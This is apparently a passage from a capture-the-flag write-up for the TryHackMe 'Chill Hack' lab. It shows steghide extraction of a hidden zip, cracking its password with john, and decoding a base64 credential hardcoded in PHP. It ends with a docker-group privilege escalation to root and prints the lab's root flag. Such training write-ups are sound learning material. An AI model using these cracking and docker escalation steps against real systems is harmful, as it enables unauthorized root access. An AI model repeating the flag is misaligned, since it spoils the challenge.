


I found that a zip file named backup.zip was embedded into the jpg picture. Then I extracted the zip file from the picture with the below command:

steghide extract -sf hacker-with-laptop_23-2147985341.jpg

```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ ls
backup.zip                  DirBusterReport-10.10.195.78-80.txt   linpeas.
burp-parameter-names.txt    hacker-with-laptop_23-2147985341.jpg  nmap_sca
data.txt                    id_rsa                                note.txt

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
   skipping: source_code.php         incorrect password
```

Then I tried to unzip the file backup.zip but it was password protected. Then I used zip2john to convert the file into hash in order to use john to bruteforce the password from the zip file.

```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ zip2john backup.zip > for_john.txt
ver 2.0 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr:
 TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3

┌──(kali㉿kali)-[~/Desktop/tryhackme/others/chill hack]
└─$ john --wordlist=rockyou.txt for_john.txt --progress-every=3
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pass1word        (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2021-11-20 16:02) 5.555g/s 68266p/s 68266c/s
s horoscope..hawkeye
```

Then I used john to bruteforce the password & I found the password for the backup.zip file.

Then I unzip the file with the command unzip backup.zip & found a file named source_code.php

When I opened the file source_code.php, I found a hard coded password encrypted in base64 & a username: **anurodh**

```
kali@kali: ~/Desktop/tryhackme/others/chill hack
File  Actions  Edit  View  Help
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
                                <input type="submit" name="submitOtp" value="Subm
                        </form>
                <?php   mail($email,"OTP for authentication",$random);
                        if(isset($_POST["submitOtp"]))
                                {
                                        $otp = $_POST["otp"];
                                        if($otp == $random)
                                        {
                                                echo "Welcome Anurodh!";
                                                header("Location: authenticated.p
```

Then I used online base64 decoder to decode the password and it was successfully decoded.

Then I used ssh to login as user anurodh and I was logged in successfully.

When I used command **id**, I found that user anurodh was in group docker which means that user anurodh can run docker commands.

```
anurodh@ubuntu: ~
File  Actions  Edit  View  Help
the exact distribution terms for each program are describ
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent p
applicable law.

anurodh@ubuntu:~$ whoami
anurodh
anurodh@ubuntu:~$ id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh)
,999(docker)
anurodh@ubuntu:~$
```

Then from gtfobins I found the below command which will give me root access.

/usr/bin/./docker run -v /:/mnt –rm -it alpine chroot /mnt sh

After executing the command, I got the root access.

```
anurodh@ubuntu: ~
File  Actions  Edit  View  Help
anurodh@ubuntu:~$ /usr/bin/./docker run -v /:/mnt --rm -i
t alpine chroot /mnt sh
# whoami
root
# cd /root
# ls
proof.txt
#
```

Then in the /root/proof.txt file, I found the root flag.

```
# ls
proof.txt
# cat proof.txt


{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}


Congratulations! You have successfully completed the challenge.


                  ,-•-.    ,___.                                                                  ,___.
,-..-•-./  \=\ ,-.--` , \   _•-.      _•-.                _,.--.-_   ,-.' , -  `. /=/ \  •-._ ,-.--` , \
|, \=/\=|- |=|=|=|-  _•-` •-,.'|     •-,.'|              /=/, - \ /=/_, ,  - \|=|, V /, /=|-  _•-`
|- |/ |/ , /=/|=|   `•-.|=|, |     |=|, |              |=|   _   _\=|   •=.    |=|- \|  ||=|   `•-.
 \, ,    _|=/=/_ ,    /|=|- |     |=|- |              |=|  •=.   |=|_ : ;=:  - |=| ,  | -/=/_ ,    /
 | -  -  , |=|=|=|    •-' |=|, |   |=|, |              |=|,|   | -|=| , '='     |=| -   _ |=|    •-'
  \  ,  - /=/|=|_  ,`-._|=|- `-._|=|- `-._            |=|  '='  /\=\ -    ,_ /|=|  /\ , |=|_  ,`-._
  |-  /\ /=/ /=/ ,    //=/ - , ,/=/ - , ,/            |=|-,  _,/  '•='. -   .' /=/, | |- /=/ ,    /
  `--` `--` `--`____`` `--`____'`--`____'            `-.`.___.'     `--`--''  `--`./  `--`--`____``


————————————————————————————————————————Designed By ————————————————————————————————————————
                                        | Anurodh Acharya |
                                        ————————————————————


                                        Let me know if you liked it.
```